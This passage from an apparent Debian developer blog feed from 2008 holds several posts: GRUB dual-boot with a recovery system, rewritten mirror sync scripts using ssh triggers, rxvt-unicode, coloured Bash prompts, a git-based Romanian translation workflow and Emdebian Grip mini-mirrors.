It should now look something like this (smcvcrypt is the name of a KVM virtual machine in which I've been testing these instructions, normally you'd have the laptop's hostname there). Screenshot from d-i Proceed with the installation. Install Grub to the MBR - this will temporarily make the recovery system unbootable, but shrug never mind. Finish the installation and reboot into your new main system.

Step 3. Make them dual-boot Within the main system your recovery system is also visible, at /boot. Bind-mount /dev onto /boot/dev, chroot into /boot, and run "update-grub /dev/hda2", where hda2 is the partition where the recovery partition is. Leave the chroot. Edit /boot/grub/menu.lst and put this right at the end:
title Go to recovery system
root (hd0,1)
chainloader +1
(Replace (hd0,1) with what Grub thinks the recovery partition is - the second number is the partition number starting from 0, so /dev/hda5 would be (hd0,4) and so on.) Also edit /boot/boot/grub/menu.lst and put this right at the end:
title Back to main system
root (hd0)
chainloader +1
Also, still in /boot/boot/grub/menu.lst, go to the top of the file and change the colour scheme to something else (I used a red background) to indicate that this boot menu is for the recovery system. Reboot and try it out. You should now have an extra boot menu option, "Recovery system". Selecting it will switch to the recovery system's boot menu, which has an option to switch back, and so on. Each boot menu also has some entries for kernels, any of which will boot with the appropriate root filesystem (encrypted root for the main system, unencrypted for the recovery system). Success!

8 November 2008

Joerg Jaspert: Debian mirror scripts

With a small mail to our mirrors-announce list, I just opened the work of more than one month to the public. Even better, I strongly encourage every mirror admin to use my scripts, or at least scripts that follow a minimal set of rules I wrote down… Some long time (somewhere in April or May this year) I got added to the Debian mirroradm group. First it was only to get some problems with packages.debian.org solved, but later on I started doing more. This group is basically the one that handles the archvsync user on .debian.org machines and also manages the official Debian mirrors listing. As the archvsync user exists on multiple .debian.org machines, and many of them do mirror a copy of our archive for various reasons, all of them had some version of a mirroring script, and sometimes also a version of a pushmirror script. Unfortunately, as they all had been maintained mostly on their own per machine - they sometimes had evolved a bit different. Additionally all of them had a few problems which could leave us with a broken mirror behind, despite it looking all well. So on Sept. 26 I decided to trash it all and rewrite the script and put it all in a VCS (and selected git). For that I set myself a few goals, like (in no particular order) Now, 109 commits and more than a month later, I was finally able to open the scripts to the wide public. (Had multiple people test them before this, but thats always different than a real “release”). The scripts are in use on all .debian.org machines and some other mirrors already, so I’m fairly sure they work.
As I already wrote, Debian mirror admins are strongly encouraged to use this scriptset and not to invent their own. In case you miss a feature either send me a mail describing it, or better, a patch implementing it. I’m happy to implement as much as possible (and sensible :) ) And while it is discouraged to use own scripts, sometimes people have reasons to have their own, so there is now a minimal set of functionality that such a script MUST support. All of those requirements are easy to fulfill. Well, at least the MUST ones. The first one is basically a given, all scripts I know are doing this already. The second one sounds more complicated, but actually might just be about 4 lines of actual code changes. Just touch an extra file before you gain a lockfile (to avoid two scripts running at the same time) and then rerun rsync as long as that extra file is around. (It helps to rm this trigger file right before you call rsync :) ). The should directive is actually a little more work to implement correctly. I won’t show source here, read the ftpsync script if you want to see it, but I try some small explanation. Background: Debian mirror synchronisation is usually done by scripts that get started via ssh. As mirror operators (understandably) do not like their upstream mirror to be able to login, this is done using “ssh triggers”, a feature I wrote about earlier. Those are sshkeys using a forced command, so nothing else than this command will be run, ever. SSH, if used with such forced commands, has the helpful feature that it sets the environment variable SSH_ORIGINAL_COMMAND containing the original arguments. Which means that, if the mirror pushes you with “ssh yourhost -l mirror sleep 1” you will see *sleep 1 in that variable. It is what many mirror operators currently use when pushing their downstreams. Now, we can use that to tell the receiving end all things we want it to know. If you look in my script you will see that I defined a little more than the minimal arguments. But none of the additional ones are a requirement, they only make life much easier. My script currently understands, additional to the 3 minimal ones:
As if that wasn’t enough, I also had to rewrite the runmirrors script. The old 10-line one just didn’t cope with the more general approach. This script is used to “push” your downstream mirrors, telling them that they need to update. (Which is the only sane way to run a mirror. cron is just not made for mirrors that can update at random times!). One nice new feature of it is the ability to update multiple mirrors nearly at the same time. This is extremely helpful in case of DNS Round Robin entries like security.debian.org (multiple hosts offering the same archive under one hostname). You do not want to have such hosts out of sync. Not even for a minute, if you can avoid that. So we now push the mirrors with sync:stage1 as argument. Then we wait until all of them have finished the stage1 sync before we push them all again, this time with sync:stage2 as argument. This will erase any update delays thanks to network latency / low bandwidth one of the security mirrors might have, as the large transfers (all the binary and source packages) are done in stage1. They can take time, a normal user won’t notice it - the Package and Source indices are not transferred yet. They arevery small and as such transfered pretty fast whenever stage1 is done everywhere and we tell mirrors to do stage2.
All in all it was a pretty nice exercise writing those scripts. Comments: 0

7 November 2008

Adeodato Sim : More software that rocks: rxvt-unicode

This one didn’t arrive on time for the previous post, so here it is now. I’ve been meaning to find alternatives to Konsole for a bit now. I’ve always wanted the ability to click on URLs in my terminal emulator and have them open on my browser, which the Konsole in KDE3 can’t do. When I learnt that KDE4’s Konsole can, I ooh-ooh-ooh’ed and I gave it a try. But whilst KDE3’s Konsole is a very good application, amazing, even, I found KDE4’s to suck in a variety of ways, including speed. And then my quest began. I gave rxvt-unicode a try yesterday, and so far I’m very satisfied. I quickly managed to configure it to my taste; it has tabs, which I can’t do without, and you can click on URLs as well. These two features are implemented via Perl extensions because, yes, rxvt is extendable with Perl. These two extensions are not very configurable, though, so in order to have the Next tab/Previous tab movements use my preferred keys, I had to edit the Perl source and place it under $HOME.

6 November 2008

Pablo Lorenzzoni: Bash prompts: the essential

Bash is probably the most common command-line shell in the GNU/Linux world. Although a lot of people use alternate shells (such as Zsh), Bash is still shipped with most mainstream distros as the default. Once you have a lot of different remote machines, all running Bash as the shell, it becomes increasingly difficult to pay attention to the prompt, and typing reboot in a machine different from the one you wanted becomes more likely. I deal with that problem by changing Bash prompts First of all, the basics: Bash prompts are just environment variables with special characters you can set and export. Bash has four of these variables: PS1 to PS4, but usually only the first two matters (actually, just PS1 for a reference on the others, check the manpage). The most common PS1 string is:

spectra@home:~$ echo $PS1
\u@\h:\w\$
spectra@home:~$
This has 4 special characters, escaped with a backslash: \u informing us the username; \h informing us the hostname; \w, informing us the working directory; and \$, which gives us the $ in the end of the prompt (more on this later). So, essentially, one can change that string to anything else

spectra@home:~$ PS1="my_shell_prompt\$ " 
my_shell_prompt$
Pretty easy. You can check a complete reference of the special characters at the section PROMPTING of bash manpage, but the most useful IMHO are the following: Also, as part of the prompt string, one can use ANSI Colors enclosed as non-printing characters (that is between \[ and \]). ANSI sequences always begin with an ESC[ and end with an m . (Yes Really arbitrary but that s the way it is ). ESC can be represented as \e Here is a list of the most common colors in ANSI sequences: Now, notice that there are two numbers separated by a semi-colon the first is always 0 (zero) in the colors I pointed above, but it actually refers to an ANSI attribute called Select Graphic Rendition You can use 0 (zero) to normal colors, 1 for bold, 2 to faint, etc. So \e[0;30m refers to BLACK, \e[1;30m refers to DARK GREY. The Wikipedia has a good article on these escape sequences. Once you re satisfied with something printed in a color, to go back to the default (to reset), you issue the \e[0m escape sequence. So, back to my problem Each different machine gets a different color for the hostname. On hospital machine, for instance, my PS1 looks like:

spectra@hospital:~$ PS1="\[\e[1;33m\]\u\[\e[0m\]@\[\e[0;35m\]\h\[\e[0m\]:\[\e[0;32m\]\w\[\e[0m\]\$ " 
spectra@hospital:~$
With \e[0;35m (Purple) for the hostname. On home machine, it may be \e[0;34m (Blue)... On server , it may be \e[0;36m (Cyan), and so on After a while, you get used to the color and end up linking the color to the machine so that typing reboot on a machine with the wrong color gets harder than before. To make the changes permanent, put export PS1 in one of the config script of bash (.bashrc, .bash_profile, etc). On some systems, /etc/environment holds lots of environment variables definitions. I just scratched the surface That s just what works for me The Bash-Prompt-HOWTO has some interesting examples, and I actually have a friend who uses more esoterical stuff, such as fancybash or bashish, but I ll leave this up to you

Eddy Petri&#537;or: Coordinating localization via git

Note: this is quite long and might not be interesting for people not involved with /in either of: debian i18n, debian l10n, git, shell scripting.


For some time now I have been the de-facto coordinator of the Romanian localization team. During this time I was faced multiple times with problems related to motivation of the team members, setting goals for a release, coordination of the changes inside the team, integration of new translators in the team, loosing team members, my lack of time on some occasions and other problems.

I thought a lot about how to improve on those points and I was never satisfied with the answers I got. What I think was the worst problem in the team was the inability to set clear goals, especially during lenny's development cycle.

During sarge's and etch's development cycles we were in an infancy state and setting as the goal to have a fully translated installation process was really enough to keep people motivated. For sarge we missed by a small margin, but the translations were of poor quality, while for etch we worked more on improving the translations.


But during lenny it was bad, really bad. My free time had been shrinking for a while, starting with etch's release, and we were unable to set clear goal, since for etch we managed to have the installation process fully translated and a few other translations. There was no way for us to reach 100% translations during lenny's development cycle, so setting that as a goal was really unrealistic. Percents by themselves don't mean anything for people, and as long as there's no substance to those numbers, there's no motivation to reach for one arbitrary percent.

I tried to set as a goal translating the packages installed by default in a new installation, but that hit the eternal question How do we know easily which are those packages?. This remained sometimes unanswered or got an unsatisfying answer. Also, there was a goal to have correct diacritics for Romanian in lenny, to have aspell-ro that uses the correct diacritics.

I even got to a point that I, myself, lost my motivation and set myself a personal goal of overrunning the level the translations that the language just above Romanian had in the po-debconf l10n statistics (ranking between languages). This was nice way for me to keep myself motivated, but I had my reserves in making this motivation public out of fear of being misinterpreted, because, by a strange coincidence, that next language was Hungarian, and in Romania's history there was some friction between Hungaria and Romania, while there are still some tensions with the Hungarian minority in Romania, in areas where they represent the local majority.

I managed to reach my personal goal, but this wasn't addressing the big picture.


So, sometime around the start of this year I started thinking about ways to coordinate the Romanian localization team in order to have:
For short, a tool that would allow the team to work more efficiently while having the possibility to set clear goals in order to keep people motivated.


So after some pondering, I thought that creating a repository with the translations and the helper tools that would do the funky sync, checks, stats would be the best way to do that. So I started hacking on that somewhere around July-August and I published the result, but without much publicity, since it is still incomplete.

Some of the technical details are still in a haze, but I have a general idea and I got some basic functionality.


Today I decided that I should announce this semi-officially though my blog, maybe I get some input, ideas, or even contributions (I really should write a TODO).


I give you the Debian L10n Romanian coordination repository.

This is a git repository that has some tools to facilitate translation coordination and the translations that are current in the distro for the team.


Can be cloned with:

git clone git://git.debian.org/git/users/eddyp-guest/debian-ro-repo.git

or, if you're behind a restrictive firewall:

git clone http://git.debian.org/git/users/eddyp-guest/debian-ro-repo.git


Currently the work flow for updating a translation is as follows:
  1. source _bin/polibs (. _bin/polibs)
  2. cd foo
  3. po_refresh
  4. complete the translation
  5. po_rearrange "ro.po"
  6. git add "ro.po" && git commit -m "updated translation for foo"
  7. send the translation ("git format-patch origin" and send the patches by mail, or, alternatively, just "git push")


Features:
Planned features:

Problems:

I was hoping that the release notes for lenny would facilitate from this infrastructure, but unfortunately I was lately in a really inactive period wrt Debian.


Questions, suggestions, ideas are welcome.

5 November 2008

Neil Williams: Componentisation of Debian/Emdebian

OK, I know I've been very quiet on the blog for weeks now but I have my reasons and all will become clear, eventually. I'm principally waiting for the Lenny release before being able to start full discussions about certain ideas that have been consuming a lot of my time recently. I continue to do what I can to get Lenny out of the door because the wait is driving me nuts. (Fixed another RC bug yesterday, yippee!)

Anyway, something I can talk about is Emdebian Grip. Emdebian has always wanted to support "in-between" devices that don't need the full-on cross-build everything approach of the current Emdebian packages for ARM but don't quite have room for a full Debian install either. Until I had at least a basic package set available via the cross-building system, I didn't want to start working on an intermediate system, for reasons of simplicity mainly, but also because I knew that getting a cross-building package set would involve changes to the tools needed for the intermediary set.

Bah, I'm waffling again. For the background, see Emdebian, Squeeze, Grip and Crush.

The good news is that Emdebian Grip, once running, will take far, far less time (for everyone) than the full-on cross-building malarkey of Emdebian Crush. Grip can be 99.9% automated by breaking Debian into discrete package sets or 'components'.
Componentising Debian for Emdebian
Emdebian Grip is about a smaller Debian, nothing more. No changes in functionality, no changes in dependencies; only changes in final installation size and Packages.gz size. It means using the code from dpkg-cross to unpack packages, remove unwanted files and repack the .deb. Yes, yes, this can be done one package at a time at a trivial level. Emdebian Grip seeks to bring a standard method for this operation that will work for all packages on any architecture for any architecture from any suite, creating and maintaining repositories of "gripped" packages for use in devices like my Acer Aspire1 where you just don't need documentation, manpages and the rest. Squeeze is the obvious target release but any release supported by the current version of dpkg could be "gripped" too, like oldstable.

The componentisation comes in at the level of the Packages.gz file. If the device cannot realistically be expected to run CAD software or has no fancy graphics or other power-hungry hardware, why should packages that need such resources clutter up the apt-cache list? This data isn't just slowing down searching for packages you do want, it slows down every installation process (that bit about 'Reading database . . . . . '), it slows down the process of getting the updated cache data in the first place because there is more of it, it wastes space on your device in several different places when the whole point of Emdebian is that disc space is not cheap and it wastes your precious battery power if you need to do simple package management stuff away from the mains. What is needed is a mini-repository, a mini-mirror that just contains the parts of Debian that your machine needs - a "well-trimmed" mirror with sources and all dependencies satisfied, a mirror that can be automatically updated but which doesn't keep getting NEW packages that you won't use. New dependencies will be added, yes. New packages unrelated to what you currently use? Absolutely not. You could even keep a mini-mirror on your home network, updating and "gripping" while you sleep, because a mini-mirror should be a lot, lot smaller than a standard Debian mirror.

I now have a script that will do the work, what I've lacked is the idea on how to "feed" packages to the Gripper. :-)

So, I'm going to be exploring this method:
  1. An arbitrary package set - say the output of 'dpkg -l' from the target machine setup by an expert, or 'dpkg --get-selections' or just the packages from a normal debootstrap - the basic idea is to start with only the packages you absolutely must have for your target device.

  2. A very small wrapper for some debootstrap code that downloads those .debs from the Debian mirrors - debootstrap can cope with choosing the mirror, the architecture, the suite etc. (already written, landing in Emdebian SVN soon).

  3. Parse the list of packages (.debs) and use 'apt-cache showsrc' to convert into a list of source packages. (Script done).

  4. 'apt-get source' to match the source package to the binary. At this point, we have what amounts to a partial mirror but with very well defined limits. There are other ways of doing the same thing so anything that gets you to this point is as equal as the steps above, as long as the .debs exist alongside the .dsc and all associated source package files. What you need is full control over the list of packages at this stage, we'll worry about dependencies later.

  5. Simple scripting parses the .dsc to create suitable debian/files content (done).

  6. dpkg-genchanges regenerates the .changes file - critical for keeping the Gripped packages with the correct source packages in the final Grip repository

  7. Now run 'emgrip' against the .changes file to convert the .debs, update the .changes file with the new, smaller, .deb details and copy everything into a suitable incoming/ directory.

  8. point your repository software (tested with reprepro) at the incoming/ directory and generate your Gripped repository - which only contains the packages you listed at the start, just smaller. reprepro has a neat way of allowing foobar-1.2.3-2 to be included even if foobar-1.2.3-1 does not exist in the repository, as long as foobar_1.2.3.orig.tar.gz exists somewhere that reprepro can find and even though foobar-1.2.3-2.dsc does not mention the .orig.tar.gz. Neat! (Tested and working.)

  9. Run 'edos-debcheck' against the repository and "catch-up" with whatever packages are needed to make the repository as a whole "trimmed" (no unresolved dependencies).

  10. Keep the update script running as a cron task to pull updated packages from incoming.debian.org, run the .changes through emgrip and update your repository.

  11. Clean out the .debs, leave the source packages and restart the process for another architecture. (Crafty!)

  12. Possibly, to support those who can afford to do a small amount of compilation on their Emdebian Grip device, add a second repository that provides the Build-Depends that may be missing from the initial package set - stuff like automake and pkgconfig. Depending on how that works out, it might not be many packages and it may be easier to fold them into the mini-mirror anyway.

  13. Instead of 20,000 packages, I'm expecting something closer to 2,000, per mini-mirror.

  14. The process of "gripping" a package also drops numerous control fields (like Homepage and VCS*), as well as Recommends, Suggests and Enhances as well as truncating the long description at a maximum of four lines - all in the name of reduced package data sizes.

  15. The end result is that each mini-mirror contains a component package set for Emdebian Grip, using Debian packages. Mini-mirrors are still "well-trimmed" (no unresolved dependencies) because you get to choose which packages you include and if a particular package tries to bring in both Gtk and KDE dependencies, you can choose to omit that package and use a different one.

  16. Whether Emdebian Grip will or should support dropping certain binary packages from the repository is a difficult issue - Emdebian Crush is probably the preferred route if you need to start optimising an Emdebian Grip mini-mirror that harshly.

  17. Another wrapper will be needed to clean out cruft (old dependencies, outdated packages etc.) - that one may be harder to achieve by automation.


The first Emdebian Grip repositories will be for ARM, armel and i386, based on an XFCE environment package set.

"Gripping" all the packages in my /var/cache/apt/archives (about 1Gb) took about 30 minutes on a fast laptop that was doing other things at the time - the real packages will be "gripped" on the Emdebian server and for multiple architectures in sequence. It's certainly conceivable that any number of mini-mirrors can exist with any number of package sets (components), all with "gripped" packages. You can choose to "grip" .debs upon download from a normal Debian mirror but that wastes time if there is more than one device, it wastes space in /var/lib/apt/lists and /var/lib/dpkg/ and wastes bandwidth. For portable devices that you want to be using, not updating, I think that a mini-mirror is a worthwhile bonus.

Expect a 20% reduction in installation size (for more, you'll need the cross-building, functionality-modifying Emdebian Crush shebang) but a large decrease in the size of all the apt-cache data and dpkg status data. I'm hoping to push towards 30% reductions but most of these figures are guesswork right now.

And beyond the mini-mirrors? Debian-Installer, of course. I really need to set some time aside to prepare an Emdebian Grip installer using current D-I. Simple things like:

It really, really annoys me that I have to spend ages getting devices like the Acer Aspire1 working properly under Debian and that I have to take particular care during the installer to change the Debian default to something more sane for that kind of device. For Debian to be The Universal Operating System, the installer needs to be as smooth on an NSLU2* as on a standard desktop, a fast server and a cluster. This isn't just an architecture thing, there are big and small devices in all architectures, it needs to be a machine:variant thing. Mini-mirrors of single components are a start and part of the bigger answer is to support machine-specific configuration packages in these mini-mirrors. Packages that only exist in a specific mini-mirror and are specifically designed to setup a host of machine-specific settings, blacklist certain modules and enable others, set sensible settings in /etc/fstab and other places based on results from things like powertop, turning off features for some devices and turning them on for others. The whole point of such packages is that what they do would be insane on what would currently be considered a "typical Debian machine".

*(I'm not talking about an NSLU2 with an external hard drive here, I'm talking about fitting Emdebian Crush into the 6.4Mb of space on the NSLU2 itself so that external hard drives can be hot-plugged, as well as devices like the OpenMoko and iPAQs etc.)

Don't get me wrong, D-I does a fantastic job for the kinds of devices Debian currently supports but there are a host of other devices out there that need customised solutions where a mini-mirror and a machine-specific configuration package can remove huge amounts of hassle from the actual installation process. Emdebian Crush already uses machine:variant specific packages and the current Emdebian packages repository is, itself, a mini-mirror, albeit not well trimmed.

Let's make the most of "Debian Squeeze" - let's squeeze it onto more devices and make it even easier to get Debian onto anything.

Next.

Previous.